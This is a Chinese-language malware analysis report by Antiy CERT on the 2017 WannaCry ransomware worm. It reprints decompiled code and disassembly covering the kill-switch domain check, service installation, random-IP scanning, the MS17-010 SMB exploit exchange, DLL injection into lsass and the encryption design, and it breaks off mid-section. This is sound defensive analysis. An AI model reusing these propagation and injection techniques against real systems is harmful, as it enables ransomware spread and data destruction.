安天针对勒索蠕虫“魔窟”（WANNACRY）的深度分析报告

安天安全研究与应急处理中心（Antiy CERT）

初稿完成时间：2017 年 05 月 13 日 05 时 38 分

首次发布时间：2017 年 05 月 13 日 05 时 38 分

本版更新时间：2017 年 06 月 06 日 19 时 00 分

扫二维码获取最新版报告

目 录

1 概述

安天安全研究与应急处理中心（Antiy CERT）发现，北京时间 2017 年 5 月 12 日 20 时左右，全球爆发大规模勒索软件感染事件，我国大量行业企业内网遭受大规模感染。截止到 5 月 13 日 23 时，病毒影响范围进一步扩大，包括企业、医疗、电力、能源、银行、交通等多个行业均受到不同程度的影响。

经过安天 CERT 紧急分析，判定该勒索软件是一个名称为“魔窟”（WannaCry）的新家族。该勒索软件迅速感染全球大量主机的原因是利用了基于 445 端口的 SMB 漏洞 MS17-010，微软在今年 3 月份发布了该漏洞的补丁。2017 年 4 月 14 日黑客组织“影子经纪人”（Shadow Brokers）公布的“方程式”组织（Equation Group）使用的“网络军火”中包含了该漏洞的利用程序，而该勒索软件的攻击者或攻击组织在借鉴了该“网络军火”后进行了此次全球性的大规模攻击事件。

安天 CERT 在 2017 年 4 月 14 日发布的《2016 年网络安全威胁的回顾与展望》[1]中提到“网络军火”的扩散全面降低攻击者的攻击成本和勒索模式带动的蠕虫的回潮不可避免等观点。结果未满 1 个月，安天的这种“勒索软件+蠕虫”的传播方式预测即被不幸言中，并迅速进入全球性的感染模式。

安天依托对“勒索软件”的分析和预判，不仅能够有效检测防御目前“勒索软件”的样本和破坏机理，还对后续“勒索软件”可能使用的技巧进行了布防。安天智甲终端防御系统完全可以阻止此次勒索软件新家族“魔窟”（WannaCry）加密用户磁盘文件；安天探海威胁检测系统，可以在网络侧有效检测针对 MS17-010 漏洞的利用行为；安天态势感知系统，基于有效感知全局资产脆弱性和受损态势的基础上，能快速联动做出全网追溯、补丁加固、系统免疫等响应处置，有效缩短响应时间。

“WannaCry”相关事件时间轴



图 1“WannaCry”相关事件时间轴

2 感染现象

当系统被该勒索软件入侵后，将弹出勒索对话框：

图 2 勒索界面

加密系统中的照片、图片、文档、压缩包、音频、视频等几乎所有类型的文件，被加密的文件后缀名被统一修改为“.WNCRY”。



图 3 加密后的文件名

攻击者极其嚣张，号称*“除攻击者外，就算老天爷来了也不能恢复这些文档”*（该勒索软件提供免费解密数个加密文件的功能以证明攻击者可以解密加密文件，*“点击 <Decrypt> 按钮，就可以免费恢复一些文档。”*该勒索软件作者在界面中发布的声明表示，*“3 天内付款正常，三天后翻倍，一周后不提供恢复”*。）。



图 4 可解密数个文件

该勒索软件使用了英语、简体中文、繁体中文等 28 种语言进行“本地化”行为。

图 5 28 种语言

该勒索软件会将@WanaDecryptor@.exe 复制到被加密文件的文件夹下，并衍生大量语言配置文件、具有加密功能的文件、窗体文件等。这个文件曾被认为是 U 盘传播的恶意代码，但实际上这个程序只是勒索程序的界面程序，并没有传播、加密等恶意功能。



图 6 @WanaDecryptor@.exe 复制到被加密文件的文件夹下

该病毒感染的计算机会产生大量 445 端口连接请求，包括内网 IP 和随机外网 IP 地址。



图 7 产生大量 445 端口连接请求

3 样本分析

本次事件的样本利用了“影子经纪人”（Shadow Brokers）泄露的 NSA“永恒之蓝”漏洞来进行传播，病毒运行的过程分为三步：主程序文件利用漏洞传播自身、运行“WannaCry”勒索程序；“WannaCry”勒索程序加密文件；勒索界面（@WanaDecryptor@.exe）显示勒索信息、解密示例文件。

3.1 主程序（mssecsvc.exe）文件分析

样本主程序是该事件的主体传播程序，负责传播自身和释放运行“WannaCry”勒索程序，随后“WannaCry”执行加密用户文件和恶意行为，样本具体运行流程参见下图：



图 8 勒索软件“魔窟”（WannaCry）运行流程

具体流程如下：

1. 主程序运行后会首先连接一个“域名”，如果该域名可以访问，则退出，不触发任何恶意行为。如果该域名无法访问，则触发传播和勒索行为。当前域名已经被英国安全人士注册，可以正常访问。

```
qmemcpy(&szUrl, aHttpWww_iuqerf, 0x39u);      // http://www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea.com
v8 = 0;
v9 = 0;
v10 = 0;
v11 = 0;
v12 = 0;
v13 = 0;
v14 = 0;
v4 = InternetOpenA(0, 1u, 0, 0, 0);
v5 = InternetOpenUrlA(v4, &szUrl, 0, 0, 0x84000000, 0);
if ( v5 )
{
  InternetCloseHandle(v4);
  InternetCloseHandle(v5);
  result = 0;
}
else
{
  InternetCloseHandle(v4);
  InternetCloseHandle(0);
  sub_408090();                               // 恶意功能
  result = 0;
}
return result;
```

图 9 主程序“域名开关”



图 10“开关域名”（被英国安全人士注册）

2. 读取资源文件释放至%windows%\tasksche.exe（WannaCry 勒索程序），并创建进程运行。

```
sprintf(&tasksche, aCSS, aWindows, aTasksche_exe);
sprintf(&NewFileName, aCSQeriuwjhrf, aWindows);
MoveFileExA(&tasksche, &NewFileName, 1u);
v7 = CreateFileA_0(&tasksche, 0x40000000, 0, 0, 2, 4, 0);
if ( v7 != -1 )
{
  WriteFile(v7, v9, v6, &v9, 0);
  Closehandle(v7);
  v11 = 0;
  v12 = 0;
  v13 = 0;
  memset(&v15, 0, 0x40u);
  v10 = 0;
  strcat(&tasksche, (const char *)&off_431340);
  v14 = 68;
  v17 = 0;
  v16 = 129;
  if ( CreateProcessA(0, &tasksche, 0, 0, 0, 0x8000000, 0, 0, &v14, &v10) )
  {
    Closehandle(v11);
    Closehandle(v10);
```

图 11 创建进程执行 tasksche.exe（WannaCry 勒索软件）

3. 主程序样本首先会创建一个 mssecsvc2.0 的服务项，随后启动该服务（网络传播行为需要以服务启动才会触发）。

```
if ( v0 )
{
  v2 = CreateServiceA(v0, mssecsvc2_0, DisplayName, 0xF01FFu, 0x10u,
  v3 = v2;
  if ( v2 )
  {
    StartServiceA(v2, 0, 0);
    CloseServiceHandle(v3);
  }
  CloseServiceHandle(v1);
  result = 0;
}
```

图 12 添加服务启动项

```
sprintf(&BinaryPathName, "%s -m security", FileName);
v0 = OpenSCManagerA(0, 0, 0xF003Fu);
v1 = v0;
if ( v0 )
{
  v2 = CreateServiceA(
         v0,
         "mssecsvc2.0",
         "Microsoft Security Center (2.0) Service",
         0xF01FFu,
         0x10u,
         2u,
         1u,
         &BinaryPathName,
         0,
         0,
         0,
         0,
         0);
  v3 = v2;
  if ( v2 )
  {
```


图 13 服务启动参数 -m security

4. 样本会首先判断是否处于内网环境，如果处于内网中则尝试对内网主机进行感染，进行判断内网 IP 段分别是：10.0.0.0~10.255.255.255、172.16.0.0~172.31.255.255、192.168.0.0~192.168.255.255。

```
1  int __cdecl InternalIPCheck(u_long hostlong)
2  {
3    u_long v1; // eax@1
4    int result; // eax@3
5
6    v1 = htonl(hostlong);
7    if ( v1 < 0xA000000 || v1 > 0xAFFFFFF )       // 10.0.0.0 ~ 10.255.255.255
8    {
9      if ( v1 < 0xAC100000 || v1 > 0xAC1FFFFF )   // 172.16.0.0 ~ 172.31.255.255
10       result = v1 >= 0xC0A80000 && v1 <= 0xC0A8FFFF;// 192.168.0.0 ~ 192.168.255.255
11     else
12       result = 1;
13   }
14   else
15   {
16     result = 1;
17   }
18   return result;
19 }
```


图 14 判断内网 IP 段

5. 随后连续攻击外网地址。外网 IP 地址通过随机数生成算法，生成 4 个随机数拼接而成，生成随机数的部分：

```
int __thiscall sub_407660(void *this)
{
  int result; // eax@2
  BYTE pbBuffer[4]; // [sp+0h] [bp-4h]@1

  *(_DWORD *)pbBuffer = this;
  if ( *(_DWORD *)&FileName[272] )
  {
    EnterCriticalSection(&CriticalSection);
    CryptGenRandom(*(HCRYPTPROV *)&FileName[272], 4u, pbBuffer);
    LeaveCriticalSection(&CriticalSection);
    result = *(_DWORD *)pbBuffer;
  }
  else
  {
    result = rand();
  }
  return result;
}
```


图 15 随机数生成算法

6. 拼接 IP 地址，创建漏洞利用线程。

```
    v10 = s_GenerIP(v7) % 0xFFu;
    v11 = s_GenerIP((void *)0xFF);
    sprintf(&Dest, aD_D_D_D, v6, v19, v10, v11 % 0xFF);// 拼接IP地址
    v12 = inet_addr(&Dest);
    if ( sub_407480(v12) > 0 )
      break;
LABEL_23:
    Sleep(0x64u);
  }
  v17 = 0;
  v18 = 0;
  v21 = v1();
  v13 = 1;
  while ( 1 )
  {
    sprintf(&Dest, aD_D_D_D, v6, v19, v10, v13);// 拼接IP地址
    v14 = inet_addr(&Dest);
    if ( sub_407480(v14) <= 0 )
      goto LABEL_20;
    v15 = (void *)beginthreadex(0, 0, s_smb, v14, 0, 0);// 漏洞利用部分
    v16 = v15;
    if ( v15 )
      break;
```


图 16 拼接 IP 地址创建漏洞利用

7. 模拟的 IP 生成算法如下：

```
from win32api import *
import random
import time


random.seed(GetCurrentThreadId() + time.time() + GetTickCount())
firstTick = GetTickCount()
```

```
while True:
    ip_1, ip_2, ip_3, ip_4 = 128, None, None, None
    flag1, flag2 = None, None
    while ip_1 == 128 or ip_1 >= 224:
        ip_1 = random.randint(0, 255)
        ip_2 = random.randint(0, 255)
        ip_3 = random.randint(0, 255)
        ip_4 = random.randint(0, 255)
    time.sleep(1)

    while ip_4 <= 255:
        print str(ip_1) + "." + str(ip_2) + "." + str(ip_3) + "." + str(ip_4)
        ip_4 += 1
```

8. 随后利用 MS17-010—SMB 漏洞进行网络传播。

```
if ( v2 != -1 )
{
  if ( connect(v2, &name, 16) != -1
    && send(v3, ::buf, 88, 0) != -1
    && recv(v3, &buf, 1024, 0) != -1
    && send(v3, byte_42E42C, 103, 0) != -1
    && recv(v3, &buf, 1024, 0) != -1 )
  {
    v6 = v17;
    v7 = v18;
    v4 = sub_4017B0(cp, &v6);
    if ( send(v3, byte_42E494, v4, 0) != -1 && recv(v3, &buf, 1024, 0) != -1 )
    {
      byte_42E510 = v15;
      byte_42E512 = v15;
      v6 = v17;
      byte_42E514 = v17;
      v7 = v18;
      byte_42E515 = v18;
      byte_42E511 = v16;
      byte_42E513 = v16;
      byte_42E516 = v19;
      byte_42E517 = v20;
      if ( send(v3, byte_42E4F4, 78, 0) != -1
        && recv(v3, &buf, 1024, 0) != -1
        && v11 == 5
        && v12 == 2
        && !v13
        && v14 == -64 )
      {
        closesocket(v3);
        return 1;
```


图 17 利用 SMB 漏洞传播自身

9. 样本在利用漏洞 MS-010 获取目标主机权限后，并不会直接发送自身（exe）到目标，而是发送一段经过简单异或加密后的 Payload 到目标机器中执行。Payload 由 shellcode+包含样本自身（在 dll 资源中）的 dll 组成。Payload 分为 64 位与 32 位。64 位的 Payload 由长度为 0x1800 字节的 shellcode 与长度为 0x50d800 字节的 dll 组成，64 位的 shellcode 部分截图如下：



图 18 64 位的 shellcode

10. 32 位的 Payload 由长度为 0x1305 字节的 shellcode 与长度为 0x506000 字节的 dll 组成，32 位的 shellcode 部分截图如下：



图 19 32 位的 shellcode

11. dll 同样也分为 64 位与 32 位版本，由两部分组成，代码部分与样本自身。根据目标机器系统的不同，读取不同版本的代码部分，再获取样本自身进行拼接得到完整的 dll。64 位的 dll 代码部分长度为 0xc8a4 字节，部分截图如下：

图 20 64 位的 dll 文件

32 位的 dll 代码部分长度为 0x4060 字节，部分截图如下：

```
0040B020  4D 5A 90 00 03 00 00 00  04 00 00 00 FF FF 00 00  MZ..............
0040B030  B8 00 00 00 00 00 00 00  40 00 00 00 00 00 00 00  ........@.......
0040B040  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
0040B050  00 00 00 00 00 00 00 00  00 00 00 00 E0 00 00 00  ................
0040B060  0E 1F BA 0E 00 B4 09 CD  21 B8 01 4C CD 21 54 68  ........!..L.!Th
0040B070  69 73 20 70 72 6F 67 72  61 6D 20 63 61 6E 6E 6F  is program canno
0040B080  74 20 62 65 20 72 75 6E  20 69 6E 20 44 4F 53 20  t be run in DOS
0040B090  6D 6F 64 65 2E 0D 0D 0A  24 00 00 00 00 00 00 00  mode....$.......
0040B0A0  7D 9C 72 5F 39 FD 1C 0C  39 FD 1C 0C 39 FD 1C 0C  }.r_9...9...9...
0040B0B0  D1 E2 16 0C 3D FD 1C 0C  39 FD 1D 0C 36 FD 1C 0C  ....=...9...6...
0040B0C0  FA F2 41 0C 3A FD 1C 0C  D1 E2 17 0C 38 FD 1C 0C  ..A.:.......8...
0040B0D0  81 FB 1A 0C 38 FD 1C 0C  D1 E2 18 0C 3A FD 1C 0C  ....8.......:...
0040B0E0  52 69 63 68 39 FD 1C 0C  00 00 00 00 00 00 00 00  Rich9...........
```


图 21 32 位的 dll 文件

12. dll 具有一个导出函数 PlayGame，功能比较简单，就是将自身的资源文件 W（主程序）释放，保存为 C:\WINDOWS\mssecsvc.exe 并执行。

```
public PlayGame
PlayGame proc near
push    offset aMssecsvc_exe ; "mssecsvc.exe"
push    offset aWindows ; "WINDOWS"
push    offset Format   ; "C:\\%s\\%s"
push    offset Dest     ; Dest
call    ds:sprintf
add     esp, 10h
call    sub_10001016    ; 释放资源，并保存为文件
call    sub_100010AB    ; 运行文件
xor     eax, eax
retn
PlayGame endp
```


图 22 DLL 的 PlayGame 导出函数

13. 漏洞利用成功之后，执行 shellcode，使用 APC 注入，将生成的 dll 注入到进程 lsass.exe 中，并调用 dll 导出函数 PlayGame，完成对主程序自身（mssecsvc.exe）的释放并运行的操作。

3.2 “WannaCry”勒索程序（tasksche.exe）分析

3.2.1 解压资源文件、动态加载 DLL

1. WannaCry 勒索程序内置 zip 加密的资源数据，样本运行时会使用“WNcry@2ol7”密码解密后释放到当前路径，这些数据为勒索文字提示、勒索背景桌面、勒索窗体语言配置、加密的 dll（动态加载）和 key 等文件。

```
mov     [esp+6F4h+Str], offset Str ; "WNcry@2ol7"
push    ebx             ; hModule
call    sub_401DAB
call    sub_401E9E
push    ebx             ; lpExitCode
push    ebx             ; dwMilliseconds
push    offset CommandLine ; "attrib
```

图 23 资源解压密码“WNcry@2ol7”

2. t.wnry 文件包含一个加密的 dll 文件，WannaCry 勒索程序会解密并动态加载调用其“TaskStart”导出函数，相关的文件加密等恶意行为都是在该 dll 中实现的。

```
00402143  .v 74 15        je short tasksche.0040215A
00402145  .  68 E8F44000  push tasksche.0040F4E8          ASCII "TaskStart"
0040214A  .  50           push eax
0040214B  .  E8 D4070000  call tasksche.00402924
00402150  .  59           pop ecx
00402151  .  3BC3         cmp eax,ebx
00402153  .  59           pop ecx
00402154  .v 74 04        je short tasksche.0040215A
00402156  .  53           push ebx
00402157  .  53           push ebx
00402158  .  FFD0         call eax
```

图 24 调用 TaskStart 导出函数

3. 在加密用户文件时，会规避一些系统目录和自身文件，值得注意的一点是样本还会规避这个路径的文件：“This folder protects against ransomware. Modifying it will reduce protection”。

```
100033B9
100033B9 loc_100033B9:
100033B9 mov     esi, [esp+0Ch+arg_4]
100033BD push    offset aThisFolderProt ; " This folder protects against ransomwar"...
100033C2 push    esi             ; Str1
100033C3 call    edi ; _wcs; wchar_t aThisFolderProt
100033C5 add     esp, 8          aThisFolderProt:
100033C8 test    eax, eax        unicode 0, < This folder protects again>
100033CA jnz     short loc_      unicode 0, <st ransomware. Modifying it>
                                 unicode 0, < will reduce protection>,0
```

图 25 规避诱饵文件

4. 该路径是 CybereasonRansomFree 防勒索软件的诱饵文件路径：

图 26 CybereasonRansomFree 诱饵文件路径

图 27 CybereasonRansomFree2.2.3.0 版本

3.2.2 加解密流程分析

样本自身存在一个主 RSA 公钥 1，攻击者保留主 RSA 私钥 1。在加密文件之前首先生成一对 RSA 子密钥对，分别为子公钥和子私钥，随后样本对子私钥使用主 RSA 公钥 1 进行加密保存为“00000000.eky”，然后将子公钥保存为“00000000.pky”做后续使用。随后样本生成用于加密文件的 AES 密钥，对文件进行加密，加密后的文件内容为 M2，同时使用“00000000.pky”加密 AES 密钥并与文件大小等数据生成 M1，随后将 M1、M2 合并并添加“WANACRY!”文件头保存文件加密文件。在解密文件时，攻击者将“00000000.eky”解密，样本收到解密文件后将其保存为“00000000.dky”用于解密文件。样本自身还存在一对主 RSA 公钥、私钥对，用于解密演示文件。具体加密解密流程图如下：

